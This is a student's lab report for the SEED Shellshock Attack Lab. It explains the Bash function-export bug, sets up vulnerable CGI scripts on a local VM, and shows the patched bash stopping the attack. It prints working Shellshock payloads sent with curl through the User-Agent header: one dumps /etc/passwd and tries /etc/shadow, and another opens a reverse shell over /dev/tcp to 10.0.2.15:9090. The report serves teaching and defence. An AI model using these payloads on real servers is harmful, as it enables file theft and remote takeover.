Homework 2:- Shellshock Attack Lab

Name:- Aparna Krishna Bhat

ID:- 1001255079

Task 1:- Experimenting with Bash Function

The aim of this task is to design an experiment to verify whether the Bash is vulnerable to the Shellshock attack or not.

The Shellshock vulnerability in bash involves functions defined inside the shell, which are called shell functions. The Shellshock vulnerability involves passing a function definition to a child shell process. To do this define a function in the parent shell, export it, and then the child process will have it.

Fig 1:- Using vulnerable bash

Create a vulnerable variable that is in the format of a function so that when it is parsed, it gets called as a function. str='() { echo "Hey, this is an experiment"; }' by using echo we check the contents of the variable. We then use the export command to convert this defined shell variable to an environment variable. Export designates specified variables and functions to be passed to child processes. Here, function str is exported to the child process. we then run the <code>/bin/bash_shellshock</code> vulnerable shell, which creates a child shell process. Though str was passed as an environment variable, it is received as a function. So, on doing echo \$str it does not print anything. But on declare -f str, it shows the structure of the function. So, on running this function, the string is printed out.

```
Terminal
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    <~$ str='() { echo "hey there from the bash"; }'
     [02/21/21]seed@VM:~$ echo #str
      Text Editor [] seed@VM:~$ echo $str
     () { echo "hey there from the bash"; }
    [02/21/21]seed@VM:~$ export str
     [02/21/21]seed@VM:~$ /bin/bash
     [02/21/21]seed@VM:~$ echo $str
    () { echo "Hey, this is an experiment" }
     [02/21/21]seed@VM:~$ declare -f str
    [02/21/21]seed@VM:~$ str
    No command 'str' found, did you mean:
     Command 's2r' from package 'alliance' (universe)
     Command 'mtr' from package 'mtr' (universe)
     Command 'mtr' from package 'mtr-tiny' (main)
     Command 'etr' from package 'extremetuxracer' (universe
     Command 'sor' from package 'pccts' (universe)
     Command 'srt' from package 'python-pysrt' (universe)
     Command 'sur' from package 'subtle' (universe)
     Command 'ssr' from package 'soundscaperenderer-common'
     (universe)
```

Fig 2:- Using fixed bash

Following the same steps, but with using the fixed bash we can notice that the bash shell is not vulnerable to the shellshock attack. If the same process is executed with **/bin/bash**, it does not let the attack succeed because this bash does not parse the variable to a function when exporting to a child process. Therefore **echo \$str** on bash prints out the content of the variable **str**.

Before, the problem was the way in which bash was coded. The shell program in the child process converted the environment variables into its shell variables. During the conversion when bash encountered an environment variable whose value started with parentheses, it converted it into a shell function instead of a variable. That is why there was a change in the behavior in the child process when compared to the parent process, leading to shellshock vulnerability.

Task 2:- Setting up CGI programs

The aim of this task is to learn how to launch a Shellshock attack on a remote web server.

Common Gateway Interface (CGI) is an interface specification for web servers to execute programs like console applications running on a server. We first create a *myprog.cgi* file with the

given code and, place it in the /usr/lib/cgi-bin/ directory owned by root; permission 755 so that it is executable. The program is using the vulnerable bash_shellshock as its shell program and the script just prints out 'Hello World'.




Fig 3:- CGI attack

To execute this program, apache server must be running service apache2 start. To access this cgi program from the terminal, this command can be used: *curl http://localhost/cgi-bin/myprog.cgi* To execute this program on the remote machine, use the IP address of this machine instead of localhost.

```
[02/21/21]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[02/21/21]seed@VM:~$

[02/21/21]seed@VM:~$
```

Fig 4:- Output using Curl

Here, we see that our script runs, and the 'Hello World' is printed out.

Task 3:- Passing Data to Bash via Environment Variable

The aim of this task is to learn how to exploit a Shellshock vulnerability in a Bash-based CGI program.

To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. One of the ways to do this is by printing the content of all the environment variables in the current process.

when a CGI request is received by an Apache Server, it forks a new child process that executes the cgi program. If the cgi program starts with #! /bin/bash, it means it is a shell script and the execution of the program executes a shell program.

```
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[02/21/21]seed@VM:/usr$ cd lib
[02/21/21]seed@VM:.../lib$ cd cgi-bin
[02/21/21]seed@VM:.../cgi-bin$ sudo gedit myprogl.cgi

(gedit:10063): Gtk-WARNING **: Calling Inhibit failed:
GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown:
The name org.gnome.SessionManager was not provided by a ny .service files

** (gedit:10063): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
```

```
Terminal

[02/21/21]seed@VM:.../cgi-bin$ sudo chmod 755 myprogl.cgi
```

```
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* Connection #0 to host localhost left intact
[02/21/21]seed@VM:.../cgi-bin$ curl -A "hey,hi there"
v http://localhost/cgi-bin/myprog1.cgi
    Trying 127.0.0.1...
 Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog1.cgi HTTP/1.1
> Host: localhost
> User-Agent: hey,hi there
> Accept: */*
< HTTP/1.1 200 OK
< Date: Mon, 22 Feb 2021 03:09:25 GMT
< Server: Apache/2.4.18 (Ubuntu)</pre>
< Vary: Accept-Encoding
< Transfer-Encoding: chunked</pre>
< Content-Type: text/plain
<***** Environment Variables ******</pre>
HTTP HOST=localhost
HTTP USER AGENT=hey,hi there
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
```

Fig 5:- Passing data to bash via Environment Variable

When reaching myprog1.cgi file from browser, User-Agent becomes the browser and when reached via curl, curl http://localhost/cgi-bin/myprog1.cgi, User-Agent shows curl information. If -A is specified, user content would be in the server's environment variable, i.e., curl -A "user defined" http://localhost/cgi-bin/myprog1.cgi sets the User-Agent to user defined.

The server receives certain information from the client using certain fields that help the server customize the contents of the client and hence can be customized by the user. When the webserver forks the child process to run CGI, it passes HTTP_USER_AGENT as an environment variable along with the others to the CGI program. So, using this header, one can pass the environment variable to the shell. The -v parameter displays the HTTP request. This is how the data from the remote server can get into the environment variables of the bash program.

Task 4:- Launching the Shellshock Attack

The aim of this task is to learn how to launch the Shellshock attack.

Using the Shellshock attack to steal the content of a secret file from the server

we use the vulnerability of the bash_shellshock and pass an environment variable starting with '() {' - indicating a function to the child process, using the user-agent header field of the HTTP request. -A option can be used to pass the exploitable function as a string to steal the content of the server through environment variable User-Agent Format of the vulnerable function is '() { statement; }; vulnerable_command;'. The vulnerability in the bash program not only converts this environment variable into a function, but also executes the shell commands present in the environment variable string.

To steal the content, CGI program format is used. So, *vulnerable_command* becomes *echo Content-type: text/plain; echo; exploit_code*. Usually /etc/passwd is secret and not available to remote users. To steal the content of that file, *exploit_code should be /bin/cat /etc/passwd*.

the final exploitable command would be curl -A '() { echo "hey,hi there"; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd' http://localhost/cgi-bin/myprog.cgi. When the above command is executed on the attacker's bash, it displays the content of /etc/passwd. Here, we should not have been allowed to read any files on the server, but due to the vulnerability in the bash that is used by CGI program, we are successful in reading a private server file




Fig 6:- passwd file contents

```
[02/22/21]seed@VM:.../cgi-bin$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
[02/22/21]seed@VM:.../cgi-bin$ curl -A '() { echo "hey,
hi there"; }; echo Content-type: text/plain; echo; /bin
/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi
[02/22/21]seed@VM:.../cgi-bin$
```

Using curl -A '() { echo "hey,hi there"; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi content of /etc/shadow file cannot be stolen because /etc/shadow file requires root privilege and Apache server runs on a user account other than root.

Task 5:- Getting a Reverse Shell via Shellshock Attack

The aim of this task is to learn about the Shellshock vulnerability that allows attacks to run arbitrary commands on the target machine.

Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and prints its output on the attacker's machine. The key idea of reverse shell is to redirect its standard input, output, and error devices to a network connection, so the shell gets its input from the connection, and prints out its output also to the connection.

Here, we use **netcat** (nc) to listen for a connection on the port 9090 of the TCP server established by -I parameter in the command. Then, we use the curl command to send a bash command to the server in the user-agent field. When **netcat** is **run** with -I option, it becomes a TCP server that listens for a connection on the specified port. This server program basically prints out whatever is sent by the client and sends to the client whatever is typed by the user running the server.






Fig 7:- Reverse shell via shellshock attack

On establishing a successful connection, the attacker gets the access to the shell of the server This leads to a successful reverse shell. curl -A '() { echo "hey,hi there";}; echo Content_type: text/plain; echo; exploit_command' http://0.0.0.0/cgi-bin/myprog.cgi this command is the exploit structure.

Here "/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" is the exploit_command. /bin/bash -i signifies a bash shell and -i signifies that the shell must be interactive.

"> /dev/tcp/10.0.2.15/9090" this causes the output of the shell to be redirected to 10.0.2.15's port 9090 over a TCP connection.

"0<&1": File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Here, since the stdout is already directed to the TCP connection, the input to the shell program is obtained from the same TCP connection.

"2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

Here, we achieved reverse shell by using the vulnerability in the bash program being used by the CGI program at the server side. We send a malicious reverse shell command as a parameter that is supposed to carry the user-agent information. This helps us in passing the header field's content in the form of an environment variable to the CGI program. The command /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 starts a bash shell on the server machine, with its input coming from a TCP connection, and output going to the same TCP connection. In another terminal, we use the netcat command to listen to any connections on the port 9090, and we accept one when we receive it. Here, the server's connection is accepted. When the attack is successful, we get an interactive shell of the server.


Task 6: - Using the Patched Bash

When /bin/bash_shellshock is replaced by /bin/bash, Task 3 works properly. Task 3 does not incorporate the vulnerable function "() { statement; }; vulnerable_code;". Since, string does not need to be converted to function, Task 3 is not affected.

```
Terminal File Edit View Search Terminal Help
[02/23/21]seed@VM:/$ curl -A "hey,hello" -v http://loca
lhost/cgi-bin/myprog1.cgi
    Trying 127.0.0.1...
 Connected to localhost (127.0.0.1) port 80 (#0)
 GET /cgi-bin/myprog1.cgi HTTP/1.1
> Host: localhost
> User-Agent: hey,hello
> Accept: */*
< HTTP/1.1 200 OK
< Date: Tue, 23 Feb 2021 21:17:36 GMT</pre>
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
***** Environment Variables
HTTP HOST=localhost
HTTP USER AGENT=hey,hello
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
```

Fig 8:- Task3 Using the patched bash

We can notice that the reverse shell is not created successfully, and thus we can say that it fails in case of /bin/bash. The 'user-agent' header field that is passed in the curl command using -A is placed in the same manner in the environment variable "HTTP_USER_AGENT". Here, the attack is not successful because the bash program does not convert the environment variable into a function, and hence any commands in there are not executed. This shows that even though we can pass the user-defined environment variables to the server, it is not vulnerable to the shellshock attack due to the use of fixed /bin/bash shell.



```
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           Terminal
[02/23/21]seed@VM:.../cgi-bin$ curl -A '() { echo "hey,
hi there";}; echo Content type: text/plain; echo; /bin/
bash -i > /dev/tcp/10.0.2.15/9090 0 < &1 2 > &1' http://0.0
.0.0/cgi-bin/myprog1.cgi
***** Environment Variables *****
HTTP H0ST=0.0.0.0
HTTP USER AGENT=() { echo
hey,hi there
;}; echo Content type: text/plain; echo; /bin/bash -i >
 /dev/tcp/10.0.2.15/9090 0<&1 2>&1
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server
 at 0.0.0.0 Port 80</address>
SERVER SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER NAME=0.0.0.0
SERVER ADDR=127.0.0.1
SERVER PORT=80
REMOTE ADDR=127.0.0.1
DOCUMENT ROOT=/var/www/html
```

Fig 9: Unsuccessful attempt for reverse shell via shellshock attack